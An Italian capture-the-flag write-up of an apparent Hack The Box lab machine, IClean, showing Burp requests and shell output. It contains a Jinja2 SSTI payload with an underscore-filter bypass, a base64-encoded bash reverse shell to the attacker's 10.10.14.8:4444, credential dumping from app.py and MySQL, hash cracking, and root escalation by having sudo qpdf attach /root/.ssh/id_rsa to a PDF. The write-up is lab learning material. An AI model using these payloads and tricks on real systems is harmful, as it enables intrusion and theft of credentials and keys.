**P.S=** Purtroppo quando clicco sui vari tab come 'GenerateInvoice' ad esempio il cookie non viene validato per l'endpoint e mi riporta alla pag. iniziale, per ovviare a questo è necessario impostare l'endpoint ancora dal 'devtool' di firefox in 'storage' dove ho impostato il cookie prima per '/dashboard' cambiando di volta in volta la path di destinazione, ora ad esempio con '/InvoiceGenerator'

| Filter Items |                    |               |             |                   |      |          | + | ↺ | ▶ |
|--------------|--------------------|---------------|-------------|-------------------|------|----------|---|---|---|
| Name         | Value              | Domain        | Path        | Expires / Max-Age | Size | HttpOnly |   |   |   |
| session      | eyJyb2xlljoiMjE... | capiclean.htb | /Invoice... | Session           | 100  | false    |   |   |   |



# Generate Invoice

Generate

Sul server la risposta non mi risulta visibile ma su BurpSuite si e trovo l ID generato come mostro di seguito

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |     | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |     |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Raw | Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Raw |
| <pre> 1 POST /InvoiceGenerator HTTP/1.1 2 Host: capiclean.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)   Gecko/20100101 Firefox/128.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q   =0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 105 9 Origin: http://capiclean.htb 10 Connection: keep-alive 11 Referer: http://capiclean.htb/InvoiceGenerator 12 Cookie: session=   eyJyb2xlIjoimjE5MzJmMjk3YTU3YTZhNzQzODk0YTBLNGE4MDFmYzMi   fQ.   Z80Kkg.IGcMVjUorpdIr5ER0jIAco36XUc 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0, i 15 16 selected_service=Basic+Cleaning&amp;qty=&amp;project=test&amp;client=   test&amp;address=test&amp;email-address=test%40test.htb </pre> |     | <pre> 21 top:175px; 22 } 23 24 &lt;/style&gt; 25 &lt;div class="header_section"&gt; 26   &lt;div class="container-fluid"&gt; 27     &lt;div class="row"&gt; 28       &lt;div class="col-md-3"&gt; 29         &lt;div class="logo"&gt; 30           &lt;a href="/"&gt; 31             &lt;img src="               /static/images/logo.png"             &gt;           &lt;/a&gt;           &lt;/div&gt;           &lt;div class="menu_text"&gt; 32             &lt;h1&gt; 33               Invoice ID generated: 34               6057875639 35             &lt;/h1&gt; 36           &lt;/div&gt;           &lt;/div&gt;         &lt;/div&gt;         &lt;div class="col-sm-5"&gt;           &lt;div&gt;             &lt;img src="/static/images/img-1.png"             &gt;           &lt;/div&gt;         &lt;/div&gt;       &lt;/div&gt;     &lt;/div&gt;   &lt;/div&gt; </pre> |     |

ID = 6057875639

Lo stesso discorso vale per la tab 'GenerateQR', quindi nuovamente faccio puntare il cookie all endpoint 'QRGenerator' e mi apre una pag che richiede come input un 'invoice id' che ho ricavato dalla tab precedente, quindi lo inserisco e mi crea un link che posso ancora

inserire in una nuova tab 'qr-link' per ricevere finalmente il codice 'QR'

# Generate QR

**Generate**

QR Code Link: [http://  
capiclean.htb/static/  
qr\\_code/  
qr\\_code\\_6057875639.png](http://capiclean.htb/static/qr_code/qr_code_6057875639.png)

Insert QR Link to generate  
Scannable Invoice:

**submit**

DATE  
February 16, 2023

Invoice: 9l8b3g9

DUE DATE  
September 17, 2024

| SERVICE        | PRICE   | QTY | TOTAL     |
|----------------|---------|-----|-----------|
| Workmanship    | \$39.99 | 10  | \$399.99  |
| Basic Cleaning | \$61    |     | \$504.99  |
| SUBTOTAL       |         |     | 903.99    |
| TAX 25%        |         |     | \$99.99   |
| GRAND TOTAL    |         |     | \$1003.99 |

PROJECTtest

CLIENTtest

ADDRESStest

EMAILtest@test.htb

Company NameiClean


31 Spooner Street, RI 00093, USADDRESS

(123) 456-789PHONE

contact@capiclean.htbEMAIL

NOTICE:

A finance charge of 1.5% will be made on unpaid balances after 30 days.



Quindi prendo tramite BurpSuite la request al QR e la mando al repeater e nella response mi viene indicato il server:

'Werkzeug/2.3.7 Python/3.10.12'

Request

PrettyRawHex

1POST /QRGenerator HTTP/1.1

2Host: capiclean.htb

3User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Content-Type: application/x-www-form-urlencoded

8Content-Length: 118

9Origin: http://capiclean.htb

10Connection: keep-alive

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Sun, 02 Mar 2025 09:43:11 GMT

3Server: Werkzeug/2.3.7 Python/3.10.12

4Content-Type: text/html; charset=utf-8

5Vary: Cookie,Accept-Encoding

6Content-Length: 4932

7Keep-Alive: timeout=5, max=100

8Connection: Keep-Alive

9

10<!DOCTYPE html>

11<html lang="en">

12<head>

13<meta charset="UTF-8">

Questo tipo i server lavora con CMS di Python 'Flask' in 'Jinja' o 'Jinja2' e permette l'uso di template , infatti se vado ulteriormente a esaminare la response di BurpSuite è presente una sezione 'img-src' iniettabile

```

111     </script>
112   </main>
113   <div class="qr-code-container"><div class="qr-code"></div>
114 </body>

```

Il payload classico per testare 'jinja' template di Flask è `{{7*7}}`, quindi lo inserisco nel campo della request 'qr\_link' e osservo che nella response questa volta nel campo 'src\_img' viene risolto con '49' confermando così la 'Server Side Template Injection' (SSTI)

|                                                                                                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|--------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 14 Priority: u=0, 1 15 16 invoice_id=&amp;form_type=scannable_invoice&amp;qr_link={{7*7}} </pre> | <pre> 105     100); 106     document.getElementById('randomNumber1'). textContent = "\$" + randomNumber1; 107     let randomNumber = Math.floor(Math.random() * 108     10000); 109     document.getElementById('randomNumber2'). textContent = "\$" + randomNumber + ".99"; 110     document.getElementById('randomNumber3'). textContent = "\$" + (randomNumber + 399.99 + 100); 111     let total = document.getElementById('total'). textContent = (randomNumber + 399) + ".99"; 112     &lt;/script&gt; 113   &lt;/main&gt; 114   &lt;div class="qr-code-container"&gt;&lt;div class="qr-code"&gt;&lt;img src="data:image/png;base64,49" alt="QR Code"&gt;&lt;/div&gt; 115 &lt;/body&gt; 116 &lt;/html&gt; </pre> |
|--------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Sulla base di questo provo a richiedere come payload il file di configurazione con `{{ config }}` e mi viene correttamente restituito

```

Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://capiclean.htb
Connection: keep-alive
Referer: http://capiclean.htb/QRGenerator
Cookie: session=
eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMi fQ.
Z8QKkg.IGcMVjUorpdIr5EROjIAco36XUc
Upgrade-Insecure-Requests: 1
Priority: u=0, i

invoice_id=&form_type=scannable_invoice&qr_link={{ config
p}}

```

```

113 <div class="qr-code-container"><div class="qr-code"></div>
114 </body>
115 </html>

```

Quando però provo con il payload ‘{{ config.\_\_class\_\_}}’, mi da errore 502 internal error. Questo perchè deve esserci una qualche forma di sanitizzazione del server

```

POST /QRGenerator HTTP/1.1
Host: capiclean.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin: http://capiclean.htb
Connection: keep-alive
Referer: http://capiclean.htb/QRGenerator
Cookie: session=
eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMi fQ.
Z8QKkg.IGcMVjUorpdIr5EROjIAco36XUc
Upgrade-Insecure-Requests: 1
Priority: u=0, i

invoice_id=&form_type=scannable_invoice&qr_link={{
config.__class__}}

```

```

1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Date: Sun, 02 Mar 2025 09:59:33 GMT
3 Server: Werkzeug/2.3.7 Python/3.10.12
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 265
6 Vary: Cookie
7 Connection: close
8
9 <!doctype html>
10 <html lang=en>
11 <title>500 Internal Server Error</title>
12 <h1>Internal Server Error</h1>
13 <p>The server encountered an internal error and was unable
to complete your request. Either the server is overloaded
or there is an error in the application.</p>
14

```

Probabilmente perchè il doppio (\_\_) underscore basso viene filtrato dal server , quindi faccio una ricerca su web per capire come posso aggirare il server e trovo un articolo interessante:

RIF= <https://medium.com/@nyomanpradipta120/jinja2-ssti-filter-bypasses-a8d3eb7b000f>

# Jinja2 SSTI filter bypasses

as you (should) know — **blacklists are bad** and can often be circumvented. To check the class in SSTI jinja2 we can use payload `{{().__class__}}` but how about using underscore if blacklisted?

- **Bypassing underscore**

The first filter looks config and underscores blocked. How do we do template injection without using underscores? we can use the **request.args** a function that is used to retrieve value injection in different parameters but to do concatenation cannot because the value will change to a string. But there is one interesting function of the flask that is **attr** we can do concatenation and take values outside the parameters affected by the filter.

- Bypassing underscore,[],request, and |join

Seen in the last filter we can not do anything but as long as `attr` has not been filtered we can do RCE by replacing underscore with hex `\x5f` we can escape checking but when rendering `\x5f` will change to underscore.



Voila bypass was successful after that just search `<class 'subprocess.Popen'>` in subclasses, to find out subclasses in the environment we can use `{{()|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fbase\x5f\x5f')|attr('\x5f\x5fsubclasses\x5f\x5f')()}}` to find out the index of subprocess I usually copy all subclasses into txt and do a for loop in python to guess which **subprocess** are in the index.

Quindi sulla base di questo articolo posso bypassare il filtro , e per farlo costruisco il seguente payload per ricevere il file di config:

```
{{"|attr(['_"*2,"class","_"*2]|join)|attr(['_"*2,"base","_"*2]|join)|attr(['_"*2,"subclasses","_"*2]|join)()}}
```

Questo payload costruisce dinamicamente i nomi degli attributi usando il filtro `'attr'`.

Inizia creando il nome attributo `'__calass__'` tramite string manipulation, e usa poi quest ultimo per ricevere la classe dell oggetto.

Poi accede all attributo `'__base__'` della classe e da qui chiamo il metodo `'__subclasses__()'` per ricevere una lista della sue sottoclassi.

```
1 POST /QRGenerator HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
  =0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 162
9 Origin: http://capiclean.htb
10 Connection: keep-alive
11 Referer: http://capiclean.htb/QRGenerator
12 Cookie: session=
  eyJyb2xlIjoimjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.
  Z8QKkg.IGcMVjUorpdIr5EROjIAco36XUc
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 invoice_id=&form_type=scannable_invoice&qr_link={{
  ''|attr(["_"*2,"class","_"*2]|join)|attr(["_"*2,"base","_"*
  2]|join)|attr(["_"*2,"subclasses","_"*2]|join)() }} |
```



## Response

Pretty

Raw

Hex

Render



```
111     textContent = (randomNumber + 399) + ".99";
112     </script>
113     </main>
<div class="qr-code-container"><div class="qr-code">
116 </main>
117 <div class="qr-code-container"><div class="qr-code"></div>
121 </body>
```

### *Rev-Shell as 'www-data'*

Il payload così costruito ha funzionato, quindi ciò che farò adesso è creare una semplice rev-shell in bash, codificata base64 per non avere problemi coi filtri, e sostituendola al comando 'id' del precedente payload, quindi apro un listener netcat su porta 4444 e ricevo così la shell:

### *Creazione bash shell base64*

```
opt/htb_machine/IClean echo "/bin/bash -i >& /dev/tcp/10.10.14.8/4444 0>&1" | base64
L2Jpb9iYXNoIC1pID4mIC9kZXlvdGNwLzEwLjEwLjE0LjgvNDQ0NCAwPiYxCg==
```

shell = L2Jpb9iYXNoIC1pID4mIC9kZXlvdGNwLzEwLjEwLjE0LjgvNDQ0NCAwPiYxCg==

### *Final payload for Rev-Shell*

```
{{(''|attr(['_ '*2,"class",'_ '*2]|join)|attr(['_ '*2,"base",'_ '*2]|join)|attr(['_ '*2,"subclasses",'_ '*2]|join()))[365]('echo
L2Jpb9iYXNoIC1pID4mIC9kZXlvdGNwLzEwLjEwLjE0LjgvNDQ0NCAwPiYxCg==|base64 -d |
bash',shell=True,stdout=-1).communicate())}}
```

## Request



```
1 POST /QRGenerator HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
  =0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 212
9 Origin: http://capiclean.htb
10 Connection: keep-alive
11 Referer: http://capiclean.htb/QRGenerator
12 Cookie: session=
  eyJyb2xlIjoimjE5MzJmMjk3YTU3YTZhbnZQzODk0YTBlNGE4MDFmYzMi
  fQ.
  Z8QKkg.IGcMVjUorpdIr5ER0jIAco36XUc
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 invoice_id=&form_type=scannable_invoice&qr_link=
  {{{(''|attr(["_*2","class","_*2"]|join)|attr(["_*2","base","
  _"*2]|join)|attr(["_*
17 _*2","subclasses","_*2"]|join))}[365]('echo
  L2Jpb3I5iYXNoIClpID4mIC9kZXlvdGNwLzEwLjEwLjE0LjgvNDQ0NC
  AwPiY
  xCg==|base64 -d|
18 bash',shell=True,stdout=-1).communicate()}}]
```

```

nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.12] 45838
bash: cannot set terminal process group (1218): Inappropriate ioctl for device
bash: no job control in this shell
www-data@iclean:/opt/app$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@iclean:/opt/app$ whoami
whoami
www-data
www-data@iclean:/opt/app$

```

## upgrade della shell con script 'python'

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
www-data@iclean:/opt/app$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@iclean:/opt/app$ █
```

## Lateral Movment

Dalla posizione attuale faccio un giro di ricognizione nella macchina e trovo un file importante di configurazione in /opt/app, e sempre cosa buona e giusta cercare file di configurazione e controllare la cartella delle installazioni utente usata di custom /opt , la uso anche io....

Proprio qui trovo 'app.py' che presenta all'interno delle credenziali per interagire con il database del server 'mysql'

```
www-data@iclean:/opt$ cd app
cd app
www-data@iclean:/opt/app$ ls
ls
app.py static templates
www-data@iclean:/opt/app$ cat app.py
cat app.py
from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
from flask import render_template_string
import pymysql
import hashlib
import os
import random, string
import pyqrcode
from jinja2 import StrictUndefined
from io import BytesIO
import re, requests, base64
```

<...SNIP...>

```
secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
```

CRED = user:iclean password:pxCsmnGLckUb database:capiclean

Quindi mi connetto a 'mysql' con le credenziali trovate e vado a controllare il database come segue:

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| capiclean |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0.00 sec)

mysql> use capiclean;
use capiclean;
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_capiclean |
+-----+
| quote_requests |
| services |
| users |
+-----+
3 rows in set (0.00 sec)
```

```
mysql> select * from users;
select * from users;
+----+-----+-----+-----+
| id | username | password | role_id |
+----+-----+-----+-----+
| 1 | admin | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
| 2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+----+-----+-----+-----+
2 rows in set (0.00 sec)
```


admin hash= 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51

consuela hash= 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa

Bene trovo 2 hash e vado sul sito 'crackstation' per provare a crackarle:

Enter up to 20 non-salted hashes, one per line:

0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa	sha256	simple and clean

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Riesco a risolvere l hash di user consuela e la password è 'simple and clean' quindi mi posso connettere con ssh e le credenziali trovate



```
home/kali/Downloads ssh consuela@10.10.11.12
The authenticity of host '10.10.11.12 (10.10.11.12)' can't be established.
ED25519 key fingerprint is SHA256:3nZua2j9n72tMAHW1xkEyDq3bjYNNSBIszK1nbQMZfs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yws
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.12' (ED25519) to the list of known hosts.
consuela@10.10.11.12's password:
```

```
consuela@iclean:~$ id
uid=1000(consuela) gid=1000(consuela) groups=1000(consuela)
consuela@iclean:~$ whoami
consuela
```

*Recupero la user.txt*

```
consuela@iclean:~$ cd /home
consuela@iclean:/home$ ls
consuela
consuela@iclean:/home$ cd consuela
consuela@iclean:~$ cat user.txt
117c99b3a677d14aa97a8bb02e0b0462
consuela@iclean:~$
```

## ***Priv\_Esc to Root***

faccio un giro di ricognizione nella macchina con il nuovo user 'consuela' e nella directory /var , anche questa sempre buon uso da consultare per la ricognizione, una sottodirectory 'mail' che al suo interno ha una mail scritta tra consuela e presumibilmente l'admin che riporto di seguito:

```

consuela@iclean:~$ cd /var
consuela@iclean:/var$ ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
consuela@iclean:/var$ cd mail
consuela@iclean:/var/mail$ ls
consuela
consuela@iclean:/var/mail$ cat consuele
cat: consuele: No such file or directory
consuela@iclean:/var/mail$ cd consuela
-bash: cd: consuela: Not a directory
consuela@iclean:/var/mail$ cat consuela
To: <consuela@capiclean.htb>
Subject: Issues with PDFs
From: management <management@capiclean.htb>
Date: Wed September 6 09:15:33 2023

Hey Consuela,

Have a look over the invoices, I've been receiving some weird PDFs lately.

Regards,
Management
consuela@iclean:/var/mail$ 

```

Si fa riferimento a un file pdf , e quando do il consueto comando 'sudo -l' per verificare se l'utente consuela abbia dei privilegi SUDO per qualche binario mi da come risultato il binario '/usr/bin/qpdf'

```

consuela@iclean:/var/mail$ sudo -l
[sudo] password for consuela:
Sorry, try again.
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
    use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf

```

Cerco su web documentazione su 'qpdf' e trovo un articolo interessante che spiega che quest'ultimo è un software che permette la conversione tra file .pdf, e provvede a crittazione o decrittazione e altre features per questi file

RIF: <https://qpdf.readthedocs.io/en/stable/>



# What is qpdf?

qpdf is a program and C++ library for structural, content-preserving transformations on PDF files. qpdf's website is located at <https://qpdf.sourceforge.io/>. qpdf's source code is hosted on github at <https://github.com/qpdf/qpdf>. You can find the latest version of this documentation at <https://qpdf.readthedocs.io/>.

qpdf provides many useful capabilities to developers of PDF-producing software or for people who just want to look at the innards of a PDF file to learn more about how they work. With qpdf, it is possible to copy objects from one PDF file into another and to manipulate the list of pages in a PDF file. This makes it possible to merge and split PDF files. The qpdf library also makes it possible for you to create PDF files from scratch. In this mode, you are responsible for supplying all the contents of the file, while the qpdf library takes care of all the syntactical representation of the objects, creation of cross references tables and, if you use them, object streams, encryption, linearization, and other syntactic details. You are still responsible for generating PDF content on your own.

qpdf has been designed with very few external dependencies, and it is intentionally very lightweight. qpdf is *not* a PDF content creation library, a PDF viewer, or a program capable of converting PDF into other formats. In particular, qpdf knows nothing about the semantics of PDF content streams. If you are looking for something that can do that, you should look elsewhere. However, once you have a valid PDF file, qpdf can be used to transform that file in ways that perhaps your original PDF creation tool can't handle. For example, many programs generate simple PDF files but can't password-protect them, web-optimize them, or perform other transformations of that type.

This documentation aims to be comprehensive, but there is also a [wiki](#) for less polished material and ongoing work.

poi trovo un altro link che spiega come è possibile attaccare dei file a un pdf con 'qpdf'

RIF: <https://qpdf.readthedocs.io/en/stable/cli.html#embedded-files-attachments>

## Running qpdf

This chapter describes how to run the qpdf program from the command line.

### Basic Invocation

```
Usage: qpdf [infile] [options] [outfile]
```

## Embedded Files/Attachments

It is possible to list, add, or delete embedded files (also known as attachments) and to copy attachments from other files. See also `--list-attachments` and `--show-attachment`.

### Related Options

#### `--add-attachment file [options] --`

This flag starts add attachment options, which are used to add attachments to a file.

The `--add-attachment` flag and its options may be repeated to add multiple attachments. Please see [Options for Adding Attachments](#) for additional details.

#### `--copy-attachments-from file [options] --`

This flag starts copy attachment options, which are used to copy attachments from other files.

The `--copy-attachments-from` flag and its options may be repeated to copy attachments from multiple files. Please see [Options for Copying Attachments](#) for additional details.

#### `--remove-attachment=key`

Remove the specified attachment. This doesn't only remove the attachment from the embedded files table but also clears out the file specification to ensure that the attachment is actually not present in the output file. That means that any potential internal links to the attachment will be broken. Run with `--verbose` to see status of the removal. Use `--list-attachments` to find the attachment key. This option may be repeated to remove multiple attachments.

Quindi ciò che farò in prima battuta è creare un file pdf 'dummy.pdf' in locale che contenga un'immagine bianca con un testo

'This is a Dummy pdf' che poi passerò sul target

```
convert -size 595x842 xc:white -gravity center -annotate 0 'This is a dummy PDF' dummy.pdf
```

Spiegazione cmd=

1. convert → Comando di ImageMagick per manipolare immagini.
2. -size 595x842 → Imposta la dimensione dell'immagine (595x842 pixel)
3. xc:white → Crea un'immagine di sfondo bianca (xc = "X constant", un colore solido).
4. -gravity center → Imposta l'ancoraggio del testo al centro dell'immagine.
5. -annotate 0 'This is a dummy PDF' → Aggiunge il testo "This is a dummy PDF" all'immagine

6. dummy.pdf → Salva il risultato come file PDF.

```
opt/htb_machine/IClean ls
IClean.ctd config iclean_scan
opt/htb_machine/IClean convert -size 595x842 xc:white -gravity center -annotate 0 'This is a dummy PDF' dummy.pdf
opt/htb_machine/IClean ls
IClean.ctd config dummy.pdf iclean_scan
opt/htb_machine/IClean
```

Poi lo passo sul target con wget

```
consuela@iclean:/var/mail$ cd /dev/shm
consuela@iclean:/dev/shm$ wget http://10.10.14.8:8000/dummy.pdf
--2025-03-02 13:51:45-- http://10.10.14.8:8000/dummy.pdf
Connecting to 10.10.14.8:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 18614 (18K) [application/pdf]
Saving to: 'dummy.pdf'

dummy.pdf                               100%[=====>]
2025-03-02 13:51:45 (361 KB/s) - 'dummy.pdf' saved [18614/18614]

consuela@iclean:/dev/shm$ ls
dummy.pdf
```

Quindi a questo punto posso fare l'attachment' come da istruzioni della documentazione ufficiale di 'qpdf' di un file al nostro pdf creato, e scelgo di attaccare la key ssh di root con il seguente comando:

*Attachmment ssh id\_rsa key file to pdf*

```
sudo /usr/bin/qpdf /dev/shm/dummy.pdf --add-attachment /root/.ssh/id_rsa -- root_key.pdf
```

*Spiegazione comando*

1. sudo → Esegue il comando con privilegi di amministratore. Necessario perché l'allegato è in /root/.ssh/, accessibile solo a root.
2. /usr/bin/qpdf → Percorso esatto dell'eseguibile qpdf
3. /dev/shm/dummy.pdf → File PDF di input situato in /dev/shm/ da me creato
4. --add-attachment /root/.ssh/id\_rsa → Aggiunge il file /root/.ssh/id\_rsa come allegato nel PDF.

*Connessione SSH come root*

Copio la key privata di root nella dir corrente /dev/shm e gli do i permessi necessari (600), poi mi connetto con essa dando pero la flag

-o StrictHostKeyChecking=no per omettere la richiesta di ssh di host conosciuti altrimenti non si connetterebbe, e do il seguente comando

per connettermi come root :

```
ssh -i id_rsa root@10.10.11.12 -o StrictHostKeyChecking=no
```

```
consuela@iclean:/dev/shm$ ssh -i id_rsa root@10.10.11.12 -o StrictHostKeyChecking=no
Warning: Permanently added '10.10.11.12' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
```

```
root@iclean:~# id
uid=0(root) gid=0(root) groups=0(root)
root@iclean:~# whoami
root
```

*Recupero la root.txt*

```
root@iclean:~# whoami
root
root@iclean:~# cd /root
root@iclean:~# cat root.txt
af977c0890d32cb7c85303c533e987bb
root@iclean:~# █
```

root.txt = af977c0890d32cb7c85303c533e987bb

## Flags

user.txt = 117c99b3a677d14aa97a8bb02e0b0462

root.txt = af977c0890d32cb7c85303c533e987bb